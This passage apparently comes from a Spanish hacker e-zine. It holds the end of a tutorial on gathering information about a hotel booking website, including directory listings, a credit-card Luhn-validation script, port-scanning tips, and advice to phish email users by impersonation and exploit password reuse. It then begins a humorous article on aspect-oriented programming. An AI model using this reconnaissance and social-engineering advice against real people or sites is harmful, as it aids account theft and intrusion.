perroHombre.gif       5.1 KB lun, 05 jul 2004 14:52 CEST
royalClub.gif         1.5 KB lun, 05 jul 2004 14:52 CEST
royalClub2.gif        4.2 KB lun, 05 jul 2004 14:52 CEST
sombra.gif            1.8 KB lun, 05 jul 2004 14:52 CEST
spacer.gif            0.1 KB lun, 05 jul 2004 14:52 CEST
spa _HOTEL.gif        0.1 KB lun, 05 jul 2004 14:52 CEST
spa_HOTEL_.gif        0.1 KB lun, 05 jul 2004 14:52 CEST
spaEL_CITY.gif        0.1 KB lun, 05 jul 2004 14:52 CEST
spaceGRAND.gif        0.1 KB lun, 05 jul 2004 14:52 CEST
spaceROYAL.gif        0.1 KB lun, 05 jul 2004 14:52 CEST
space_arra.gif        0.1 KB lun, 05 jul 2004 14:52 CEST
spacnation.gif        0.1 KB lun, 05 jul 2004 14:52 CEST
subir.gif             0.1 KB lun, 05 jul 2004 14:52 CEST


--------====================--------
```

Y no he cambiado nada. Toma ya. Mas real imposible :P

Prosigamos. en la carpeta jscript, muchos *.js comentados en perfecto castellano.
Llama doblemente la atencion el que pongo a continuacion. Primero porque es el unico que esta comentado en ingles, (el resto estan comentados en perfecto castellano) por lo que imagino que se usara en mas sitios.
Y despues por el nombre. Pero no os hagais la boca agua, que tampoco es nada del otro mundo ;)

-----creditcard.js------

```
/**************************************************************************\
*      CREDIT CARD VALIDATION.
*
*              1. MasterCard
*              2. Visa
*              3. American Express
*              3. American Express
*              4. Diners Club
*              5. Discover
*              6. JCB
*
/**************************************************************************\
```

```
<!-- Begin
var Cards = new makeArray(8);
Cards[0] = new CardType("MasterCard", "51,52,53,54,55", "16");
var MasterCard = Cards[0];
Cards[1] = new CardType("VisaCard", "4", "13,16");
var VisaCard = Cards[1];
Cards[2] = new CardType("AmExCard", "34,37", "15");
var AmExCard = Cards[2];
Cards[3] = new CardType("DinersClubCard", "30,36,38", "14");
var DinersClubCard = Cards[3];
Cards[4] = new CardType("DiscoverCard", "6011", "16");
var DiscoverCard = Cards[4];
Cards[5] = new CardType("enRouteCard", "2014,2149", "15");
var enRouteCard = Cards[5];
Cards[6] = new CardType("JCBCard", "3088,3096,3112,3158,3337,3528", "16");
var JCBCard = Cards[6];
var LuhnCheckSum = Cards[7] = new CardType();

/*********************************************************************\
CheckCardNumber(form)
function called when users click the "check" button.
\*********************************************************************/
function CheckCardNumber(form) {
var tmpyear;
if (form.CardNumber.value.length == 0) {
alert("Please enter a Card Number.");
form.CardNumber.focus();
return;
}
if (form.ExpYear.value.length == 0) {
alert("Please enter the Expiration Year.");
form.ExpYear.focus();
return;
}
if (form.ExpYear.value > 96)
tmpyear = "19" + form.ExpYear.value;
else if (form.ExpYear.value < 21)
tmpyear = "20" + form.ExpYear.value;
else {
alert("The Expiration Year is not valid.");
return;
}
tmpmonth = form.ExpMon.options[form.ExpMon.selectedIndex].value;
// The following line doesn't work in IE3, you need to change it
// to something like "(new CardType())...".
// if (!CardType().isExpiryDate(tmpyear, tmpmonth)) {
if (!(new CardType()).isExpiryDate(tmpyear, tmpmonth)) {
alert("This card has already expired.");
return;
}
card = form.CardType.options[form.CardType.selectedIndex].value;
var retval = eval(card + ".checkCardNumber(\"" + form.CardNumber.value +
"\", " + tmpyear + ", " + tmpmonth + ");");
cardname = "";
if (retval)



// comment this out if used on an order form
alert("This card number appears to be valid.");


else {
// The cardnumber has the valid luhn checksum, but we want to know which
// cardtype it belongs to.
for (var n = 0; n < Cards.size; n++) {
if (Cards[n].checkCardNumber(form.CardNumber.value, tmpyear, tmpmonth)) {
cardname = Cards[n].getCardType();
break;
}
}
if (cardname.length > 0) {
alert("This looks like a " + cardname + " number, not a " + card + "
number.");
```

```
}
else {
alert("This card number is not valid.");
}
}
}
/**********************************************************************\
Object CardType([String cardtype, String rules, String len, int year,
int month])
cardtype    : type of card, eg: MasterCard, Visa, etc.
rules       : rules of the cardnumber, eg: "4", "6011", "34,37".
len         : valid length of cardnumber, eg: "16,19", "13,16".
year        : year of expiry date.
month       : month of expiry date.
eg:
var VisaCard = new CardType("Visa", "4", "16");
var AmExCard = new CardType("AmEx", "34,37", "15");
\**********************************************************************/
function CardType() {
var n;
var argv = CardType.arguments;
var argc = CardType.arguments.length;

this.objname = "object CardType";

var tmpcardtype = (argc > 0) ? argv[0] : "CardObject";
var tmprules = (argc > 1) ? argv[1] : "0,1,2,3,4,5,6,7,8,9";
var tmplen = (argc > 2) ? argv[2] : "13,14,15,16,19";

this.setCardNumber = setCardNumber;  // set CardNumber method.
this.setCardType = setCardType;  // setCardType method.
this.setLen = setLen;  // setLen method.
this.setRules = setRules;  // setRules method.
this.setExpiryDate = setExpiryDate;  // setExpiryDate method.

this.setCardType(tmpcardtype);
this.setLen(tmplen);
this.setRules(tmprules);
if (argc > 4)
this.setExpiryDate(argv[3], argv[4]);

this.checkCardNumber = checkCardNumber;  // checkCardNumber method.
this.getExpiryDate = getExpiryDate;  // getExpiryDate method.
this.getCardType = getCardType;  // getCardType method.
this.isCardNumber = isCardNumber;  // isCardNumber method.
this.isExpiryDate = isExpiryDate;  // isExpiryDate method.
this.luhnCheck = luhnCheck;// luhnCheck method.
return this;
}

/**********************************************************************\
boolean checkCardNumber([String cardnumber, int year, int month])
return true if cardnumber pass the luhncheck and the expiry date is
valid, else return false.
\**********************************************************************/
function checkCardNumber() {
var argv = checkCardNumber.arguments;
var argc = checkCardNumber.arguments.length;
var cardnumber = (argc > 0) ? argv[0] : this.cardnumber;
var year = (argc > 1) ? argv[1] : this.year;
var month = (argc > 2) ? argv[2] : this.month;

this.setCardNumber(cardnumber);
this.setExpiryDate(year, month);

if (!this.isCardNumber())
return false;
if (!this.isExpiryDate())
return false;

return true;
}
/**********************************************************************\
String getCardType()
return the cardtype.
```

```
\*************************************************************************/
function getCardType() {
return this.cardtype;
}
/*************************************************************************\
String getExpiryDate()
return the expiry date.
\*************************************************************************/
function getExpiryDate() {
return this.month + "/" + this.year;
}
/*************************************************************************\
boolean isCardNumber([String cardnumber])
return true if cardnumber pass the luhncheck and the rules, else return
false.
\*************************************************************************/
function isCardNumber() {
var argv = isCardNumber.arguments;
var argc = isCardNumber.arguments.length;
var cardnumber = (argc > 0) ? argv[0] : this.cardnumber;
if (!this.luhnCheck())
return false;

for (var n = 0; n < this.len.size; n++)
if (cardnumber.toString().length == this.len[n]) {
for (var m = 0; m < this.rules.size; m++) {
var headdigit = cardnumber.substring(0, this.rules[m].toString().length);
if (headdigit == this.rules[m])
return true;
}
return false;
}
return false;
}

/*************************************************************************\
boolean isExpiryDate([int year, int month])
return true if the date is a valid expiry date,
else return false.
\*************************************************************************/
function isExpiryDate() {
var argv = isExpiryDate.arguments;
var argc = isExpiryDate.arguments.length;

year = argc > 0 ? argv[0] : this.year;
month = argc > 1 ? argv[1] : this.month;

if (!isNum(year+""))
return false;
if (!isNum(month+""))
return false;
today = new Date();
expiry = new Date(year, month);
if (today.getTime() > expiry.getTime())
return false;
else
return true;
}

function isExpiryDate(month,year) {
today = new Date();
var y = today.getYear();
var m = today.getMonth();
if((parseInt(year,10)+2000) > y)
return true
else if ((parseInt(year,10)+2000) < y)
return false
else if ((parseInt(month,10)-1) < m)
return false
else
return true;
}

/*************************************************************************\
boolean isNum(String argvalue)
```

```
return true if argvalue contains only numeric characters,
else return false.
\*************************************************************************/
function isNum(argvalue) {
argvalue = argvalue.toString();

if (argvalue.length == 0)
return false;

for (var n = 0; n < argvalue.length; n++)
if (argvalue.substring(n, n+1) < "0" || argvalue.substring(n, n+1) > "9")
return false;

return true;
}

/*************************************************************************\
boolean luhnCheck([String CardNumber])
return true if CardNumber pass the luhn check else return false.
Reference: http://www.ling.nwu.edu/~sburke/pub/luhn_lib.pl
\*************************************************************************/
function luhnCheck() {
var argv = luhnCheck.arguments;
var argc = luhnCheck.arguments.length;

var CardNumber = argc > 0 ? argv[0] : this.cardnumber;

if (! isNum(CardNumber)) {
return false;
}

var no_digit = CardNumber.length;
var oddoeven = no_digit & 1;
var sum = 0;

for (var count = 0; count < no_digit; count++) {
var digit = parseInt(CardNumber.charAt(count));
if (!((count & 1) ^ oddoeven)) {
digit *= 2;
if (digit > 9)
digit -= 9;
}
sum += digit;
}
if (sum % 10 == 0)
return true;
else
return false;
}

/*************************************************************************\
ArrayObject makeArray(int size)
return the array object in the size specified.
\*************************************************************************/
function makeArray(size) {
this.size = size;
return this;
}

/*************************************************************************\
CardType setCardNumber(cardnumber)
return the CardType object.
\*************************************************************************/
function setCardNumber(cardnumber) {
this.cardnumber = cardnumber;
return this;
}

/*************************************************************************\
CardType setCardType(cardtype)
return the CardType object.
\*************************************************************************/
function setCardType(cardtype) {
this.cardtype = cardtype;
return this;
```

```
}

/**********************************************************************\
CardType setExpiryDate(year, month)
return the CardType object.
\**********************************************************************/
function setExpiryDate(year, month) {
this.year = year;
this.month = month;
return this;
}

/**********************************************************************\
CardType setLen(len)
return the CardType object.
\**********************************************************************/
function setLen(len) {
// Create the len array.
if (len.length == 0 || len == null)
len = "13,14,15,16,19";

var tmplen = len;
n = 1;
while (tmplen.indexOf(",") != -1) {
tmplen = tmplen.substring(tmplen.indexOf(",") + 1, tmplen.length);
n++;
}
this.len = new makeArray(n);
n = 0;
while (len.indexOf(",") != -1) {
var tmpstr = len.substring(0, len.indexOf(","));
this.len[n] = tmpstr;
len = len.substring(len.indexOf(",") + 1, len.length);
n++;
}
this.len[n] = len;
return this;
}

/**********************************************************************\
CardType setRules()
return the CardType object.
\**********************************************************************/
function setRules(rules) {
// Create the rules array.
if (rules.length == 0 || rules == null)
rules = "0,1,2,3,4,5,6,7,8,9";

var tmprules = rules;
n = 1;
while (tmprules.indexOf(",") != -1) {
tmprules = tmprules.substring(tmprules.indexOf(",") + 1, tmprules.length);
n++;
}
this.rules = new makeArray(n);
n = 0;
while (rules.indexOf(",") != -1) {
var tmpstr = rules.substring(0, rules.indexOf(","));
this.rules[n] = tmpstr;
rules = rules.substring(rules.indexOf(",") + 1, rules.length);
n++;
}
this.rules[n] = rules;
return this;
}
//  End -->
```

-----creditcard.js------

Pues eso, comentado, para que queremos mas. Ademas, si no os habeis fijado:
-Reference: http://www.ling.nwu.edu/~sburke/pub/luhn_lib.pl
Un departamento linguistico que ademas ha cambiado de web (:?)

(este archivo lo podriamos haber consegido tambien mirando el codigo fuente,
ya que en algun lugar existe algo como src=loquesea)

Seguimos. Entramos en la carpeta web, y sorpresa, nos muestra la pagina de inicio.
Normal, hay un index.htm

Pero de vuelta al log: www.hotelespepito.com/Pepito/web/es_ES/....
Y nos encontramos con:

--------========================--------

Subdirectorios:

associated/	lun, 05 jul 2004 14:52	CEST
company/	lun, 05 jul 2004 14:52	CEST
contact/	lun, 05 jul 2004 14:52	CEST
custrrelationship/	lun, 05 jul 2004 14:52	CEST
destinations/	lun, 05 jul 2004 14:52	CEST
employment/	lun, 05 jul 2004 14:52	CEST
hotels/	lun, 05 jul 2004 14:52	CEST
images/	lun, 05 jul 2004 14:52	CEST
login/	lun, 05 jul 2004 14:52	CEST
myprofile/	lun, 05 jul 2004 14:52	CEST
myreservations/	lun, 05 jul 2004 14:52	CEST
points/	lun, 05 jul 2004 14:52	CEST
pressroom/	lun, 05 jul 2004 14:52	CEST
quality/	lun, 05 jul 2004 14:52	CEST
whoarewe/	lun, 05 jul 2004 14:52	CEST

Archivos:

aperturas.html	2.8 KB	lun, 05 jul 2004 14:52	CEST
aperturas_anterior.html	4.0 KB	lun, 05 jul 2004 14:52	CEST
condiciones.htm	0.8 KB	lun, 05 jul 2004 14:52	CEST
home.jsp	5.7 KB	mié, 07 jul 2004 14:03	CEST
homeNavidad.html	0.3 KB	lun, 05 jul 2004 14:52	CEST
jurisdiccion.htm	1.1 KB	lun, 05 jul 2004 14:52	CEST
proyectos.htm	3.6 KB	lun, 05 jul 2004 14:52	CEST
use_conditions.html	11.5 KB	lun, 05 jul 2004 14:52	CEST


--------========================--------

Y voy a dejar de comentar. No hace falta que diga que en login/ hay cosas interesantes que home.jsp recibe parametros, que myprofile y myreservations te muestran justamente eso...

Creo que al principio olvide decir que se podian hacer reservas. Bueno, pues lo digo ahora. Con una tarjeta y dinero, se pueden hacer reservas en una suite.

Como el log no da mas de si, cogi el manual, vi que habia carpetas donde se guardaban logs por defecto, y alguna cosa mas, y...

La estructura del sitio quedaria mas o menos asi:



y mas...

Aun nos queda por hacer whois , que nos daria informacion sobre el dominio, la direccion abuse@pepitohoteles.com, donde esta registrado, a nombre de quien...
Tambien podriamos hacer un tracert (traceroute), un ping, un loqueseteocurra.

Es un buen comienzo. Pero podemos obtener mas enlazando con ganando informacion en toda clase de maquinas. Ya llegara.

C) pepito.es.vz

Es decir, un dominio de tercer nivel. pues podemos usar el achilles(en realidad basta con ver el codigo fuente), y descubiremos que pide los datos a otra pagina: www.ciberia.yai.com/pepito. Es decir, que pepito.es.vz apunta a www.ciberia.yai.com/pepito, y para tener datos podemos usar lo ya explicado en el caso A y B. O tambien, podriamos conectarnos a www.dominios-es-vz.com y decir que somos pepito, con la contrase¤a ****** y queremos que en vez de apuntar a www.ciberia.yai.com/pepito apunte a www.ciberia.ya.com/peitonoesunbuenadmin. Pero en este articulo solo hablamos de como ganar informacion.

2. Ganando informacion en toda clase de maquinas

Si quieres saber como usar una batidora, tienes dos opciones.
A) Ensallo-Error
B) Te lees las instrucciones

Pues en un ordenador igual (ordenador, sistema operativo...) Lo primero de todo es saber el Sistema Operativo del ordenador que vas a visitar, y saber que puertos tiene abiertos. Pues creo que queda claro que hay que hacer un escaneo de puertos (port scanning)
O te haces un programa, o usas el nmap o cualquier otro. Asi obtienes la version del Sistema Operativo. Luego dependiendo de los puertos que tenga abierto, haras una cosa u otra. Aconsejo que mires el 25 para ver si usan sendmail, y que version (hay muchos bugs para el sendmail). El 21 (servidor ftp), y lo que se te ocurra (netbios, troyanos de los que pueda estar infectado...) Vamos, que busques informacion. Y no te olvides de los common password. Tambien ping, tracert, whois... lo tipico.

Sitios de interes:

-www.securityfocus.com
-www.securitytracker.com
-www.securiteam.com/exploits/
-www.hispasec.com
-www.cert.org
-www.k-otik.com/exploits/
-www.google.com (el mas importante)

Por ejemplo, antes vimos que www.hotelespepito.com usaba Linux 2.4.20-28.7smp i386, si ademas el escaneo de puertos nos lo ha confirmado, y vemos que tiene el puerto 25 abierto corriendo una version del sendmail que tiene un bug...

Lee manuales, busca, y prueba. Si no doy nombres de port-scanners es para que pruebes varios y escojas el que mas te guste

3. Cuentas de correo

Pues para obtener informacion sobre el usuario que usa una cuenta, mira todo lo que puedas.
Es decir, que leas su perfil (si existe), su pregunta secreta tambien te puede decir mucho sobre el... Mira si es accesible por el 25, busca bugs
Y aqui entra en juego sobre todo la ingenieria social. Preguntar haciendote pasar por una tia (o en su defecto un tio) buenorra (o buenorro) siempre da buenos resultados. Ingenieria social tambien es fake mail, que se esta poniendo de moda hacer confesar datos simulando ser alguien de la empresa (como se llamaba? :P)

Tampoco me voy a extender mucho, porque ya se ha hablado del tema. Ademas creo haber leido en el foro que alguien ha escrito un articulo...
Solo recordar que si consigues la contrase¤a de pepito@yai.com probablemente tambien tengas la de su servidor web. La gente es asi, usa la misma contraseña para todo.

4. Talue

Conclusion de este articulo: Hay cosas que podrian ser mas largas, otras mas cortas, otras son innecesarias?, quedan algunas en el tintero... Pero esperemos que le haya servido a alguien.

Como dije la ultima vez: "Hasta otra (si la hay), y ser buenos..."

EOF

PROGRAMACION ORIENTADA A ASPECTOS
AOP -- La proxima degeneracion

Por Paler
paler@adinet.com.uy

PRESENTACION

Buenas, mi nombre es Paler y es la primera vez que vengo, digo.. que escribo. Agradezco al publico presente y muy especialmente al ausente, el que lo desee puede levantarse e irse ahora (o, mejor, pasar al siguiente articulo). Por ser mi primera intervencion en este, ejem, prestigioso medio de comunicacion escrita, me voy a permitir presentarme: pueden llamarme Paler y soy un aficionado a la programacion y muchas de las cosas que acostumbran ustedes a hacer (excepto por la parte de robarle bolsos a las ancianas); soy de y vivo en Uruguay (un peque~o pais en Sudamerica, entre Argentina y Brasil y no, no somos una provincia de Argentina ni de Paraguay) y digo esto porque el lenguaje y las expresiones que uso seguramente no sean las mismas que las de la mayoria, pero supongo que igual nos vamos a entender. Ahora si, ya que todos nos conocemos puedo proceder a la parte interesante.

INTRODUCCION

Casi con seguridad algunos de ustedes habran oido hablar, o leido escribir, acerca de la programacion orientada a aspectos o mas generalmente a la orientacion a aspectos en la programacion (que no son lo mismo). Se que la gran mayoria de ustedes prefiere tratar temas relacionados con el hack y otros demases, pero a alguno le puede resultar interesante. Primero voy a intentar hacer un poco de historia para saber mas o menos como llegamos a meternos en todo esto y despues pasare a dar los detalles.

UN POCO DE HISTORIA

Hubo un momento en la historia que la tierra estuvo dominada por gigantes dinosaurios que hacian mucho ruido y se comian a la gente (sacado de la TV). Despues esos dinosaurios desaparecieron y poco tiempo despues aparecieron otros dinosaurios con lucecitas que prendian, apagaban y relampagueaban, con millones de palancas que gente con uniformes blancos movian de arriba para abajo, de abajo para arriba y de derecha a izquierda y viceversa logrando asi que las lucecitas prendieran, apagaran y relampaguearan. Con su infinita sabiduria, esa gente que usaba uniformes blancos, llamados cientificos, se dieron cuenta que mover palancas no era forma de controlar esos modernos dinosaurios llamados computadoras, que seguian haciendo mucho ruido y se comian el tiempo de la gente. Esto dio lugar a inventar algo maravilloso nunca visto hasta entonces (y aun hoy tampoco se lo puede ver) llamado software y casi simultaneamente surgio el arte de programar.

En un principio, programar significaba poner juntos muchos ceros y unos, tantos como fuera posible anter de perder la razon y comenzar a ver elefantes rosados y pitufos amarillos y pronto se dieron cuenta de que a algunas secuencias de 0s y 1s se le podia asignar un nombre y que mejor, hasta los parametros se podian codificar de una forma mas sencilla, quedando inventado entonces el lenguaje ensamblador. Pero el lenguaje ensamblador tampoco era tan sencillo de manejar, principalmente porque cada maquina tenia un lenguaje muy diferente al de las demas. Se inventaron pues, lenguajes de mas alto nivel que, con ayuda de un compilador y demas, se transformaban a 1s y 0s, y era entonces tan comun ver listados de programas con los cuales era posible empapelar diez estadios de futbol (football o balonpie para los fundamentalistas de los idiomas). En esos listados, podia suceder que el mismo codigo que aparecia en el banderin del corner tambien aparecia en la mitad de la cancha y ademas pegado al palo derecho de uno de los arcos. Entonces alguien se pregunto si era posible escribir ese codigo tan repetitivo una sola vez y usarlo cada vez que fuese necesario simplemente incluyendo una referencia; el resultado fue la adopcion del concepto matematico de funcion o mas ampliamente el concepto de procedimiento.

Los procedimientos acortaron enormemente el codigo fuente de todos los programas y por un tiempo todos estuvieron felices y programaron matrices, pero por donde se mirara habia variables, variables y mas variables... los datos estaban tan dispersos como cuando se caen las monedas al piso en el medio de una avenida transitada. No seria posible agrupar toda la informacion

relacionada de alguna manera en un solo lado? si, la respuesta son los TAD, o mejor conocida como ATD (tipos abstractos de datos?, abstract data types?, eh.. archivos punto h?) y sus mejores aliados las estructuras (structs, unions, records, etcetera). Logicamente, los programadores todos contentos, los programas funcionaban a las mil maravillas, a veces se daba algun que otro "segmentation fault" pero todo era color celeste (que la vamos a hacer, no me gusta el color rosa, ademas, mi pais se distingue por el color celeste).

Un dia, alguien que no tenia nada que hacer dijo: "hagamos que los datos sean privados y las operaciones publicas", bueno, no, dijo algo como "si el mundo esta lleno de objetos, porque los programas que modelan el mundo no estan hechos con objetos?" y surgio entonces la programacion orientada a objetos y comenzo la perdicion del software. Al principio no parecia tan malo y solo era cuestion de moda, pero no mucho despues aparecio Java(tm), los programas se hicieron tan pesados que la ultra-super-mega-hipercomputadora mas potente en el laboratorio mejor equipado se quedara rapidamente sin memoria y ejecutar el tetris programado en el susodicho lenguaje resultara como jugar al basquetbol (basketball o balon-canasta) con un globo lleno de helio. Esto ultimo no tiene nada que ver con lo que voy a tratar mas adelante pero me lo tenia que sacar de adentro.

AOP...ESTA VIVO!

La verdad es que la programacion orientada a objetos simplifica bastante el desarrollo de software de aplicacion, nos guste o no. Ademas tiene un aire medio como de elegante, no? Bueno, el hecho es que ya todos creian que estaba todo inventado y OOP (Object Oriented Programming, opa! como ando) era el invento supremo y que mas alla solo habia vacio y el avance no estaba permitido para nadie so pena ser nombrado paria informatico o peor aun: hacker!. Pero habia un detalle que algunos notaron: todo muy encapsulado, cada clase con sus propios atributos y operaciones y nadie tenia que conocer como hacia el otro tal cosa mientras garantizara que lo hiciera y lo hiciera bien... pero habia cosas que eran muy dificiles de determinar quien debia hacerlas, o donde debian hacerse. Por ejemplo, si alguien le pide a un programador que escriba una clase que permita dividir dos numeros enteros y obtener el resultado, el programador debe tambien chequear que los numeros sean correctos? Levanten la mano quienes opinan que si... si a ustedes les pagan por hacer algo, hacen mas de lo que les piden solo porque es mas prolijo o se limitan a hacer lo que les pidieron? No es responsabilidad del tipo que quiere dividir los numeros asegurarse que son correctos? (A los que siguen pensando que si, pasen por mi casa que tengo que podar un arbol, pero quedaria mas prolijo podar los de todo el barrio para no desentonar). Para ser mas claros: todos conocemos la maxima "nadie deberia inventar la rueda dos veces" y tambien conocemos la otra "nadie deberia perder nada de su tiempo resolviendo problemas poco interesantes habiendo tantos problemas interesantes esperando ser resueltos"; entonces, por que un programador deberia distraerse en detalles secundarios en lugar de dedicarse de lleno a resolver el problema que tiene entre manos? (no, eso no, en horas de trabajo no)

EL MEJOR EJEMPLO

La traza de un programa es algo bastante comun: muchos programas, por su importancia, deben dejar trazas (logs) de lo que sucede durante su ejecucion. El codigo que permite hacer estas trazas debe necesariamente estar disperso por todo el programa o, en el mejor de los casos, encapsulado en un objeto o TAD pero en ultimo caso siempre debe ser invocado cada vez que sea requerido registrar un hecho o una accion (el que nos hayan querido entrar al programa y se hayan equivocado en la contrase~a 11 veces es algo anormal y merece ser registrado en algun lado) y esto es responsabilidad de los programadores de cada modulo (piensen que esto es igual con el control de acceso, la persistencia de informacion, la salida a pantalla, y muchos etcetera). Que pasaria si un programador se olvidara de poner o invocar el codigo necesario? O peor, que pasa si de pronto se decide sacar todas las trazas? O mucho peor aun: que pasa si Bush gana las elecciones por tercera vez?

FUNDAMENTOS FUNDAMETALES FUNDAMENTADOS

Enumerando algunos problemas:

* Algun programador puede olvidarse de alguna llamada o linea de codigo y el error sera seguramente dificil de notar
* Hacer que una caracteristica (trazas, control de acceso, salvar a disco) sea opcional sin recompilar exige demasiadas lineas adicionales o chequeos que no hayudan a mejorar el comportamiento de la aplicacion
* Hacer que el programador este atento a cosas no especificas de su problema hace que pierda concentracion (a que muchos de ustedes se enojan si tienen que

dejar de programar para ocuparse de otra cosa?) y por lo tanto a reducir su productividad (el tiempo es dinero, el tiempo libre es placer).
  * A veces, durante la etapa de analisis o dise~o, no se conocen todos los requerimientos a cumplir (el usuario cambia de idea ni bien creemos que tenemos todo controlado)

  Por todas estas razones y muchas mas, la programacion orientada a aspectos se esta ganando un lugar en los papeles de los dise~adores, los dedos de los programadores y las pantallas de los usuarios.

TEORIA DE LA AOP

  Aviso: aca comienza la zona tecnica generalmente aburrida, con definiciones, conceptos abstractos y murmullos de gente entre los que se escuchan muchos "no entendi", "que dijo", "y eso que significa". Si continuan, estan advertidos y no repito si se duermen.

  Para empezar, quiero aclarar que la AOP no tiende a remplazar a la OOP ni es algo que se mira de costado, es mas bien un paradigma (yo avise) que toma todas sus ideas y le agrega algunas cosas. De hecho, casi todos las herramientas que permiten programar orientado a aspectos se basan en, o dependen de, algun lenguaje orientado a objetos, en su gran mayoria Java. Segundo: AOP es uno de los tantos paradigmas que se agrupan bajo la llamada AO u orientacion a aspectos; otros paradigmas son MDSOC (Multi-Dimensional Separation of Concerns, separacion de asuntos multi dimensionales, sueno como algo sacado de un libro de fisica cuantica), SOP (Subject Oriented Programming, programacion orientada a los temas) y AP (Adaptive Programming, programacion adaptativa), entre otros; si quieren mas detalles sobre estas, ya saben, internet es grande y libre, sientanse como en su casa, pero aca solo servimos AOP y bien amarga.

  Para continuar, quiero definir un concepto fundamental de los muchos que son propios de AOP. Se dice que un asunto es *transversal* cuando afecta a varios componentes (modulos, tads u objetos) pero no es inherente a ninguno de ellos, es decir, no se puede decir que es exclusivo de alguno. Por ejemplo, el manejo de excepciones en un programa OOP no es propio de ningun componente sino que todas las clases deben hacer en mayor o menor medida algun tratamiento ("estamos en tratamiento... el trata y yo miento", chiste local). Se le llama transversal porque "corta" transversalmente varios componentes y no cae en ninguno. Mucha gente les llama asuntos ortogonales, crosscutting concerns en ingles, asi que si ven por la interne' algo de eso, ya saben.

  Los asuntos transversales se transforman en aspectos. De otra forma, una pieza de software (toma pa' vos) tiene dos tipos de requerimientos: funcionales y no funcionales. Un requerimiento es funcional si es una tarea que el programa *debe* cumplir, como por ejemplo calcular el total de una venta o describir una propiedad inmobiliaria (lease, una casa) para un posible comprador. Por otra parte, un requerimiento no funcional es aquel que no es propio del programa pero que es conveniente que lo tenga, o, si bien es solicitado por el usuario no es la parte medular (cuanta palabra rara que estoy usando, me siento un politico diciendo que no voy a hacer una mierd? si me votan, pero sin que la gente se de cuenta). Para que quede mas claro, a continuacion listo algunos de los ejemplos mas tipicos de requerimientos no funcionales:

  * Ya mencione anteriormente las trazas
  * Salida a pantalla: claramente, la mayoria de los programas muestran la informacion en la pantalla (se acuerdan de las lucecitas que prendian, apagaban y relampagueaban?) pero no es propio de un programa determinado.
  * Tambien ya hable del manejo de errores: un programa que no maneje errores y se cierre a cada rato o muestre pantallas azules con muchos numeros raros no tiene mucho futuro (hay excepciones, por supuesto).
  * Seguridad: tal vez sea necesario controlar el acceso segun el usuario que este trabajando; un programa de facturacion o control de stock puede estar en esta situacion, pero a ningun analista, dise~ador o ingeniero se le deberia dar por pensar que la calculadora debe verificar que el usuario actual tenga permisos suficientes para ejecutarla.

  Tiene que quedar claro (tan claro como la piel de Michael Jackson) que un requerimiento no funcional es una caracteristica deseable de un sistema, pero sin la cual el mismo igual puede funcionar cumpliendo los minimos requisitos necesarios para lo cual fue solicitado. Desgraciadamente, la linea entre ambos tipos de requerimientos a veces no es tan facil de determinar, es decir, cuando lo principal de un programa es la seguridad y cuando no?. En un programa para un banco la seguridad es lo principal junto con el calculo de intereses y el debito del monto retirado, en un programa para una tornilleria no.

DESARROLLO DE UN PROGRAMA USANDO AOP

Nos piden un programa para llevar el control de stock y las ventas en una tornilleria (un lugar donde solo venden tornillos, pero tienen de todo tipo de tornillos, grandes, chicos, de cabeza redonda, de cabeza cuadrada, de rosca derecha, de rosca izquierda, sin rosca, sin cabeza, sin nada de nada, y eso). Que hacemos primero? pensamos cuanto le vamos a cobrar al tornillero. Que hacemos despues? nos rascamos un testiculo hasta que nos de ganas de trabajar. Despues de eso, nos ponemos a pensar que quiere este muchacho y que necesitamos para hacerlo: tornillos, tenemos una clase Tornillo (me olvidaba, vamos a usar Java porque no tenemos ganas de complicarnos la vida, y porque sino no meto AOP ni por la ventana), tambien una clase Factura, otra Venta, bla, bla, bla. Nos ponemos a programar (dejemonos de documentacion y todas esas manos, despues escribimos algunas paginas y se lo explicamos por telefono) pero dejamos de lado algunas cosas: las trazas (para que quiere el muchacho tornillero que su programa registre lo que hace, problema de el y a mi me sirve para explicar todo esto). Lo compilamos... corregimos errores, volvemos a compilar... mas errores que corregimos, compilamos. OK. Lo probamos y milagro! no funciona, tira excepciones de todos los colores. Arreglamos todos los problemas (y los que no podemos los ocultamos), compilamos, ejecutamos y voila! (iba a poner eureka pera esta muy gastado). La parte de salida a pantalla y la persistencia en bases de datos la pusimos en el codigo porque no viene al caso). Ahora nos queda agregarle las trazas y para eso tenemos que hacer un alto y pensar: y ahora? que corno hacemos? No desesperen que ya seguimos.

HERRAMIENTAS PARA AOP

